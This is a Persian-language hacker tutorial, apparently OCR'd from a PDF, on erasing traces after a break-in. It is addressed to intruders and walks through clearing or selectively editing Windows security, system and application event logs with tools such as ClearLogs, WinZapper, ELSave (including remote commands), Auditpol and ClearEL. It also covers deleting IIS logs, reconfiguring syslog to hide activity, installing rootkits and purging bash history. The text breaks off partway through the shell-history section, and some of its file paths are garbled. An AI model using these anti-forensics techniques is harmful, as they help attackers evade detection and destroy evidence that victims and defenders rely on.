اصولا اولین جایی که یک مدیر شبکه برای کشف رد پایی از فعالیت یک نفوذگر میرود جای نیست جزء Event Logs ها . خوب ما هم از همین جا شروع میکنیم !! البته اینجا یک مساله کاملا واضح وجود دارد ، اگر شما در حمله خود موفق بوده باشید و سیطره کاملی بر روی هدف داشته باشید خیلی راحت تر میتوانید نسبت به مواقعی که در حمله شکست خورده اید رد پاهای خود را پاک کنید . دومین مساله برای مخفی ماندن این است که هرگز تمام رد پاهای خود و یا حتی نفوذ گران دیگر را پاک نکنید !! این را تجربه به من ثابت کرده چون مدیر شبکه اگر حرفه ای باشد شک میکند و خیلی ... !! ،

بیشتر سعی کنید رکورد های تابلو و خیلی واضح را که هر مدیری ببیند میفهمد هک شده را پاک کنید این جوری خیلی بهتر و اصلا به نفوذ گران دیگر کار نداشته باشید و فقط به خودتان فکر کنید !

در مورد دستکاری فایلهای ثبت رخداد ها ، هم باید بگویم که کاملا وابسته به نوع سیستم عامل است و عوامل محیطی و .... البته من سعی میکنم اول در مورد پاک کردن رد پاها در گاف بزرگ بیلی (Windows) توضیح بدم (چون خیلی بیشتر و راحت تر هک میشود !!) تا برسیم سر وقت بقیه البته اگر عمری باقی بود !!

Clear Event Log For Windows :

در ویندوز سرویسی به نام Event Log وجود دارد که تمام ورود و خروج ها ، تجاوز از سطح مجاز دسترسی ها ، خطا های سرویس دهنده ها ، خطاهای برنامه های کاربردی و ... را ذخیره میکند. وقتی شما برنامه Event log را باز میکنید با سه زیر شاخه (پوشه) مواجه میشوید که به ترتیب عبارتند از :

- Application (ثبت خطاهای برنامه های کاربردی)
- Security (ثبت تجاوز از سطح مجاز دسترسی ها و...)
- System (ثبت خطاهای خود سیستم و....)


خوب اینها در همه در %SystemRoot%\system32\config ذخیره میشوند به نامهای AppEvent.Evt و SecEvent.Evt و SysEvent.Evt که البته آن چیزی که خیلی مهم است (البته بقیه هم مهم هستند ولی ...) SecEvent.Evt است . همانگونه که در بالا گفتم این فایل حاوی رخ دادهای امنیتی سیستم است. (عزیزان توجه کنید که من گفتم Sec بیشتر مهم است ، ولی بقیه هم مهم هستند نه به اندازه ان البته این موضوع کاملا بسته به نوع حمله شما دارد مثلا اگر به سرویس دهنده وب حمله کرده اید باید یک نگاهی هم به App بندازید !! آره جونم) . این را هم اضافه کنم که این فایلها Lock شده اند و نمیتوانید یک دفعه حذف کنید آنها را !!

☒ نکته : برای پا کردن فایل های ثبت رخداد از راه دور (به صورت ریموت) ما حتما با ید یک نشست (session) داشته باشیم !!

ابزار Clear Logs :

خوب شما میتوانید Clear logs را هم به صورت ریموت و هم لوکال استفاده کنید البته این یکمی .... !! و بر خلاف توصیه ما بر میدارد و یک دفعه کل فایل ثبت رخ داد را پاک میکند (فقط محتویات آن را) البته خوبی آن این است که آنی کار را تمام میکند ولی ... کار با ان خیلی ساده است و نیاز به توضیح ندارد برای دریافت این ابزار به آدرس زیر مراجعه کنید :

http://ntsecurity.nu/downloads/clearlogs.exe.



این ابزار دارای ۳ سوییچ است که

- سوییچ اول (app–) یعنی Application که همان وظیفه ثبت خطاهای برنامه های کاربردی را دارد است که اگر این سوییچ مورد استفاده قرار گیرد فقط این فایل ثبت رخداد پاک میشود (محتویات آن) ، هم به صورت لوکال و ریموت میشود از آن استفاده کرد.
- سوییچ دوم sec– یعنی Security که همان وظیفه ثبت تجاوز از سطح مجاز دسترسی ها و ... را دارد . اگر این سوییچ مورد استفاده قرار گیرد فقط این فایل ثبت رخداد پاک میشود (محتویات آن) ، هم به صورت لوکال و ریموت میشود از آن استفاده کرد.
- سوییچ سوم sys– یعنی System که وظیفه ثبت خطاهای خود سیستم را دارد . اگر این سوییچ مورد استفاده قرار گیرد فقط این فایل ثبت رخداد پاک میشود (محتویات آن) ، هم به صورت لوکال و ریموت میشود از آن استفاده کرد.

ابزار win zapper :

برنامه بعدی یکمی ملایم تر و البته حرفه ای تر است اما یک مشکل دارد و آن هم این است که تا سیستم راه اندازی مجدد Reset نشود تغیرات مورد نظر شما اعمال نمی شود (پس زیاد به درد نمی خورد چون اگر شما سرور را Reset کنید برای مدیر سیستم یک معنی بیشتر ندارد وان هم ....) !! البته شما در این برنامه میتوانید فقط رکورد های مورد نظر خود را حذف کنید و بقیه را باقی بگذارید.

برای دریافت این برنامه به یکی از سایتهای زیر مراجعه کنید :

http://ntsecurity.nu/toolbox/winzapper/
http://www.NtSecurity.nu

ابزار ELSave

برنامه بعدی که معرفی میکنم ELSAVE است این برنامه هم قابلیت پاک کردن محتویات فایلهای ثبت رخداد هم به صورت ریموت را دارا میباشد ، البته یکی از قابلیت های بزرگ آن ذخیره کردن و به نوعی دست کاری این فایل است که بسیار عالی است و این ابزار را از دیگر ابزار ها متمایز میکنید .

دارای ۴ سوییچ است که شرح هر یک را در زیر مشاهده میکنید .

- l- با این سوییچ که در موارد لوکال استفاده میشود شما یکی از ۳ فایل ثبت رخداد را انتخاب میکنید بعد از این سوییچ . مثلا Security و یا System و یا Application را .
- c- با استفاده از این سوییچ برنامه فایل ثبت رخ داد مورد نظر شما را پاک میکند . اگر این سوییچ استفاده نشود برنامه هیچ فایلی را پا نخواهد کرد . این سوییچ آخر از همه استفاده میشود .
- f- با استفاده از این سوییچ مشخص میکنید فایل ثبت رخ داد انتخاب شده در چه جایی و با چه اسمی ثبت شود .

به مثال زیر دقت کنید که ما از این سه سوییچ در یک سیستم به صورت لوکال استفاده کردیم . در این مثال ما اول فایل ثبت رخداد مورد نظر خود را انتخاب کردیم و سپس آن را در جای دیگری ذخیره کردیم و آنگاه فایل ثبت رخداد را پاک کردیم .

```
elsave -l system -F d:\system.log -C
```

- **-s \\server** برای استفاده از این ابزار به صورت ریموت (از راه دور) از این سوییچ استفاده میشود .

به مثال زیر توجه کنید ، قابل ذکر است که ما در دستور زیر هیچ فایلی را پاک نکردیم (چون سوییچ c– وجود ندارد) و فقط از فایل موجود یک پشتیبان گرفتیم و آن را در جای مورد نظر خود ذخیره کردیم .

```
elsave -s \\serv1 -F d:\application.log
```

مثال : خوب به زبان ساده اگر بخواهید محتویات فایل ثبت رخداد Security را از راه دور پا کنید مینویسیم :

```
elsave -s \\xxx.xxx.xxx.xxx -l Security -c
```

برای دریافت این ابزار به آدرس زیر مراجعه کنید :


http://www.ibt.ku.dk/jesper/ELSave/els004.zip

ابزار Auditpol :


این ابزار از مجموعه NTRK است ، و کار این ابزار این است که عمل ثبت رخداد را متوقف میکند و دیگر هیچگونه ثبت رخداد برداری در سیستم انجام نمیشود . این ابزار فقط باید به صورت لوکال استفاده شود .

این ابزار دارای دو سوییچ است :

۱. سوییچ /disable : که اگر از این سوییچ استفاده کنید تمام تبت رخداد برداری ها غیر فعال میشوند .



۲. سوییچ /enable : این سوییچ باعث میشود تمام عملیات ثبت رخداد برداری فعال شود .



ابزار dumpel :

ابزار dumpel برای گزارش گیری از فایل های ثبت رخداد به کار میرود ، معمولا من از این برای این استفاده میکنم که مطمئن شوم که فایل ها پاک شده است استفاده میکنم .

شکل عمومی دستورات در این ابزار به صورت زیر است :

dumpel -f *file* [**-s** *\\server*] [**-l** *log* [**-m** *source*]] [**-e** *n1 n2 n3...*] [**-r**] [**-t**] [**-d** *x*]

فکر میکنم توضیحات سوییچ ها و مثال های خود آن کاملا واضح باشد :

-f *file*
specifies the file name for the output file. There is no default for **-f**, so you must specify the file.
-s *server*
specifies the server for which you want to dump the event log. Leading backslashes on the server name are optional.
-l *log*
specifies which log (system, application, security) to dump. If an invalid logname is specified, the application log is dumped.
-m *source*
specifies in which source (such as rdr, serial, and so on) to dump records. Only one source can be supplied. If this switch is not used, all events are dumped. If a source is used that is not registered in the registry, the application log is searched for records of this type.
-e *n1 n2 n3*
filters for event id *nn* (up to ten can be specified). If the **-r** switch is not used, only records of these types are dumped; if **-r** is used, all records except records of these types are dumped. If this switch is not used, all events from the specified *sourcename* are selected. You cannot use this switch without the **-m** switch.
-r
specifies whether to filter for specific sources or records, or to filter them out.
-t
specifies that individual strings are separated by tabs. If **-t** is not used, strings are separated by spaces.
-d *x*
dumps events for the past *x* days.

مثال ها :

To dump the system event log on server \\EVENTSVR to a file named Event.out, use:

```
dumpel -f event.out -s eventsvr -l system
```

To dump the local system event log to a file named Event.out, but only get Rdr events 2013, use:

```
dumpel -f event.out -l system -m rdr -e 2013
```

To dump the local application log to a file named Event.out, and get all events except ones from the Garbase source, use:

```
dumpel -f event.out -l application -m garbase -r
```

ابزار Clear Event Log

این ابزار هم قابلیت پا کردن فایل های ثبت رخ داد را به صورت مجزا و بدون راه اندازی مجدد سیستم دارا میباشد ، برای پا کردن تمام فایل های ثبت رخداد فقط کافی است بنویسید :

ClearEL.exe all

و برای پاک کردن فایل های ثبت رخداد Application مینویسیم :

ClearEL.exe app

و برای پاک کردن فایل ثبت رخداد System مینویسیم :

ClearEL.exe system

و برای پاک کردن فایل ثبت رخداد Security مینویسیم :

ClearEL.exe security

و اگر خود این برنامه را بدون سوییچ استفاده کنید هیچ اتفاقی نمی افتد !!!


حمله به فایلهای ثبت رخداد IIS !!!

خوب اینها برای سیستم عامل بود اما اگر به فایلهای ثبت رخداد IIS میخواهید حمله کنید ، چون این برنامه بیش از حد تصور امن است ، شما احتیاج به هیچ برنامه ای ندارید !! و فقط با یک دستور ساده Del میتوانید آنها را پاک کنید یا با یک ویرایش گر متنی ساده مثل Edit آنها را بخوانید و تغیرات مورد نظر را اعمال کنید !!


البته **معمولا** در

%SystemRoot%\system32\LogFile

قرار میگیرند . در آنجا پوشه های است که به صورت W3SVC1 و W3SVC2 و ... است داخل این پوشه ها فایل های ثبت رخ داد وجود دارد . اسم هر کدام از فایل های ثبت رخداد نشان دهنده تاریخ ایجاد آن است . مثلا به شکل زیر دقت کنید :



۴ فایل ثبت رخ داد وجود دارد که اولی با نام ex050915.log است ، اسم این فایل به ما میگوید که در سال ۲۰۰۵ (05) و در ماه نهم (09) و روز پانزدهم (15) این فایل توسط سیستم ثبت رخداد IIS ایجاد شده است . خوب حال با دستور ساده Edit ما کار این فایل را استاد میکنیم ، البته هم میتوانیم خود آن را پاک کنیم و هم میتوانیم فقط رکورد های مورد علاقه خود مان را از این فایل پاک کنیم . تصمیم با شما است !!


D:\WINDOWS\system32\cmd.exe - edit
File Edit Search View Options Help
D:\WINDOWS\system32\Logfiles\W3SVC1\ex050915.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2005-09-15 16:49:51
#Fields: time c-ip cs-method cs-uri-stem sc-status
16:49:51 217.218.197.68 OPTIONS / 200
16:51:59 217.218.98.19 GET / 401
17:58:06 217.218.197.157 OPTIONS / 200
17:58:36 217.218.197.157 GET / 401
17:58:48 217.218.197.157 POST /_vti_bin/_vti_aut/fp30reg.dll 405
17:59:31 217.218.197.157 OPTIONS / 200
18:01:18 217.218.197.157 OPTIONS / 200
18:01:36 217.218.197.157 PROPFIND /C$ 404
18:01:56 217.218.197.157 PROPFIND /C$ 404
18:02:12 217.218.197.157 PROPFIND /C$ 404
18:02:26 217.218.197.157 PROPFIND /C$ 404
18:06:27 217.33.62.124 GET / 401
18:11:55 217.218.197.64 PROPFIND /C$ 404
F1=Help
Line:3 Col:22

Clear Event Log For UNIX :

البته من منظورم در این قسمت سیستم عامل های سازگار با یونیکس از قبیل لینوکس و... است نه انواع سولاریس AIX و....!! همانگونه که همه میدانیم فایلهای ثبت رخداد در اینگونه از سیستم عاملها به صورت فایلهای متنی ساده (ASCII) ذخیره میشود. بهترین راه این است که ما پیکر بندی فایل syslogd را به گونه مورد نظر خود تغییر بدهیم تا موارد مشکوک ذخیره نشود، البته آنهای که فقط مربوط به ما است !! این بهترین راه و منطقی ترین راه است !! راه دوم که بیشتر مورد توجه هکرهای بیتجربه یا کم تجربه است استفاده از اسکریپت های آماده است که یکی دو جین از اینها در شبکه ریخته

تغییر پیکر بندی syslogd :

این فایل syslog.conf مشخص کننده پیکربندی برنامه syslogd است و به این برنامه میگوید که در کجا و کدام فایل ، رخداد های اتفاق افتاده را ثبت نماید . در مرحله اول ما باید صاحب مجوز root شویم و این فایل را یک نگاهی بی اندازیم ، و کشف نمایم که در کجا فایل ها ثبت رخداد مربوط به ما وجود دارد و سپس به آنجا رفته و فایل مربوطه را با یک ویرایشگر متنی ساده مثل vi و یا emacs ویرایش نموده و رکورد های مشکل دار مربوط به خودمان را حذف و یا تغییر داده و بعد از آن به فایل syslog.conf رفته و گزینه های خطرناک برای ما را بگونه ای پیکر بندی نماییم که هیچ اثری از ما را دیگر ثبت نکند و با ما کار نداشته باشد . این بهترین راه و مطمئن ترین راه است !!

نکات مهم برای پیکربندی فایل syslog.conf :

- ☒ در بیشتر فایل های syslog.conf (اکثر سیستم های لینوکس نه همه آن ها) پیام های واقعه نگاری به فایل های /var/log/messages و یا در سولاریس /var/adm/log/messages هدایت میشوند .
- ☒ در اکثر این فایل ها دستور زیر وجود دارد

Auth.info /vear/log/auth.log

که در واقع این دستور تلاش های صورت گرفته برای login و یا استفاده از دستور su و یا استفاده از reboot و دیگر وقایع مرتبط با امنیت را جمع آوری میکند . شما برای دست کاری ثبت رخداد این وقایع باید زیر شاخه /vear/log رفته و فایل auth.log را ویرایش کنید .

- ☒ کلا پوشه /ver در اکثر اوقات مربوط به فایل ای ثبت رخداد میباشد
- ☒ گزینه های زیر را فراموش نکنید :

```
# touch /var/log.auth.log
# chown root  /var/loglauth.log
# chmod 600 /var/loglauth.log
```

و در سولاریس

```
# touch /var/adm/loginlog
# chmod 600 /var/adm/loginlog
# chown root /var/adm/loginlog
#chgrp sys /var/adm/loginlog
```

- ☒ لینوکس با فایل های که با "." شروع میشوند مشکل دارد و آنها را با دستور ساده ls نمایش نمیدهد و حتما باید از دستور ls -a استفاده شود !! ربط این خودتان کشف کنید !! سعی کنید دایرکتوری "..." در صورت وجود را مورد توجه قرار دهید . اگر در آخر آن سومین نقطه شما یک space بزنید و طرف نداند آنگاه رفتن به آن پوشه خیلی سخت میشود !!

فایل پیکربندی ما در /etc/syslogd.conf قرار دارد !! البته بهترین کار آلوده کردن سیستم با یک Root Kit است !!! مثل Knark و Adore و... چون خودشان همه کارها را درست میکنند و به شما آخرت مخفی بودن را هدیه میدهند !!

اما فایلهای ثبت رخداد در اینگونه سیستم ها در /var/log قرا میگیرند که بعضی از آنها عبارتند از /var/log/secure که رخداد های امنیتی در ان ذخیره میشود ؛ var/log/message پیامهای همچون مؤلفه های سیستمی مثل دایمون ، هسته و.. ؛ var/log/httpd رخدادهای سرویس دهنده وب ؛ فایل Utmp که در آن لیست افرادی که وارد سیستم شده اند و در حال کار هستند ذخیره میشود ؛ فایل wtmp مثل بالای است فقط خروج شما را هم ثبت میکند !! ؛ فایل last log در این فایل نام ماشین هم ذخیره میشود و همچنین زمان ورود خروج شما و در /usr/adm/last log قرار دارد. راستی این سه تا فایل آخری مهم تر است !!

برنامه های مربوطه :

ابزار ZAP :

این ابزار آخرین ورودی ها را بازنویسی میکند و مقدار صفر را به جای آن ها قرار میدهد .

ابزار Cloack 2 :

این ابزار داده های فایل ثبت رخداد را تغییر میدهد .

ابزار CLEAR :

این داده های فایل ثبت رخداد را پاک میکند .

خوب برنامه های هم وجود دارد (البته بهترین راه همون که گفتم) که فقط نام میبرم بقیه کار به خود شما میسپارم :

Wtmped , Cloak , Wzap , Marry , Logwedit , Zapper, …

****

فایل های Shell History

یکی از دیگر از جاهایی است که در صورت کم توجهی ممکن است تمام دودمان شما را به باد فنا بدهد !! وقتی شما به دستوری را در Shell وارد میکنید ، همه آنها در یک فایل با پسوند bash-history. در شاخه خانگی (HOME) ذخیره میشوند . در این فایل همیشه ۵۰ دستور آخر وجود دارد !! میتوانید ۵۰ دستور به درد نخور را بزنید در Shell تا دستورات بو دار شما پاک شود !!!!!!

برای شل های مختلف عبارتند از :

